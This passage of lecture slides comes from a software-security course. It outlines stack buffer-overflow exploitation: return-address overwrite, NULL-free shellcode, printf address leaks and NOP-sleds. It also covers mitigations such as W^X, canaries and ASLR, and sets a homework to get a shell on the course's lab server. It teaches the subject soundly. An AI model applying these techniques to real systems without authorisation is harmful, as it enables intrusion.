- Stack canaries, $W\oplus X$, ASLR keep out the *less-motivated* attackers
 - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole
 - they also make a lot of attacks much less reliable and harder to execute remotely
 - **Increases the monetary cost of an attack**
- Most people don't need to worry about the NSA('s budget)

Notes:

https://de.wikipedia.org/wiki/Amt_f%C3%BCr_Milit%C3%A4rkunde



Mitigations, not solutions

- There are more things done to make attacks more complicated
- Next week Peter will talk about defeating $W\oplus X$
- Why bother if it can be defeated anyway?
- Not all attacks are by the AIVD, NSA, DPRK, FSB or AMK
- Stack canaries, $W\oplus X$, ASLR keep out the *less-motivated* attackers
 - they need to find bigger holes in your program or squeeze a more complicated attack through a smaller hole
 - they also make a lot of attacks much less reliable and harder to execute remotely
 - Increases the monetary cost of an attack
- Most people don't need to worry about the NSA('s budget)
 - Infinite security costs infinite money

Notes:

https://de.wikipedia.org/wiki/Amt_f%C3%BCr_Milit%C3%A4rkunde



Wrap-up

- Take control of the return address to jump to code that we can put into the program



Wrap-up

- Take control of the return address to jump to code that we can put into the program
- **Shell code:** machine code that launches a shell



Wrap-up

- Take control of the return address to jump to code that we can put into the program
- **Shell code:** machine code that launches a shell
 - Needs to be carefully designed to avoid **NULL** bytes



Wrap-up

- Take control of the return address to jump to code that we can put into the program
- **Shell code:** machine code that launches a shell
 - Needs to be carefully designed to avoid **NULL** bytes
- Use `printf` to find the relative location of the return address and addresses of local variables



Wrap-up

- Take control of the return address to jump to code that we can put into the program
- **Shell code:** machine code that launches a shell
 - Needs to be carefully designed to avoid **NULL** bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
 - Also use it to figure out the number of bytes you need to write to overwrite it



Wrap-up

- Take control of the return address to jump to code that we can put into the program
- **Shell code:** machine code that launches a shell
 - Needs to be carefully designed to avoid **NULL** bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
 - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a **NOP-sled** to overcome uncertainty when guessing the location of your shell code.



Wrap-up

- Take control of the return address to jump to code that we can put into the program
- **Shell code:** machine code that launches a shell
 - Needs to be carefully designed to avoid **NULL** bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
 - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a **NOP-sled** to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute



Wrap-up

- Take control of the return address to jump to code that we can put into the program
- **Shell code:** machine code that launches a shell
 - Needs to be carefully designed to avoid **NULL** bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
 - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a **NOP-sled** to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute
 - $W\oplus X$



Wrap-up

- Take control of the return address to jump to code that we can put into the program
- **Shell code**: machine code that launches a shell
 - Needs to be carefully designed to avoid **NULL** bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
 - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a **NOP-sled** to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute
 - $W\oplus X$
 - Stack canaries



Wrap-up

- Take control of the return address to jump to code that we can put into the program
- **Shell code**: machine code that launches a shell
 - Needs to be carefully designed to avoid **NULL** bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
 - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a **NOP-sled** to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute
 - $W\oplus X$
 - Stack canaries
 - ASLR (next week)



Wrap-up

- Take control of the return address to jump to code that we can put into the program
- **Shell code**: machine code that launches a shell
 - Needs to be carefully designed to avoid **NULL** bytes
- Use `printf` to find the relative location of the return address and addresses of local variables
 - Also use it to figure out the number of bytes you need to write to overwrite it
- Use a **NOP-sled** to overcome uncertainty when guessing the location of your shell code.
- Mitigations exist to make these attacks harder to execute
 - $W\oplus X$
 - Stack canaries
 - ASLR (next week)
- `gets` is **hugely unsafe**



Homework

- Break into `hackme.cs.ru.nl`!
- Use all that you've learnt
 1. Identify vulnerabilities
 - ▶ What if I insert over 9000 As?
 - ▶ What if I insert %p?
 2. Locate addresses
 3. Inject shellcode
 4. Obtain a shell on the server
- Deadline: 14 March 2019, 23:59
- Explanation: 21 March 2019, room CC4
- **Exam Q+A:** 12 March 2019
 - Please review the exam of last year, available on Peter's website!

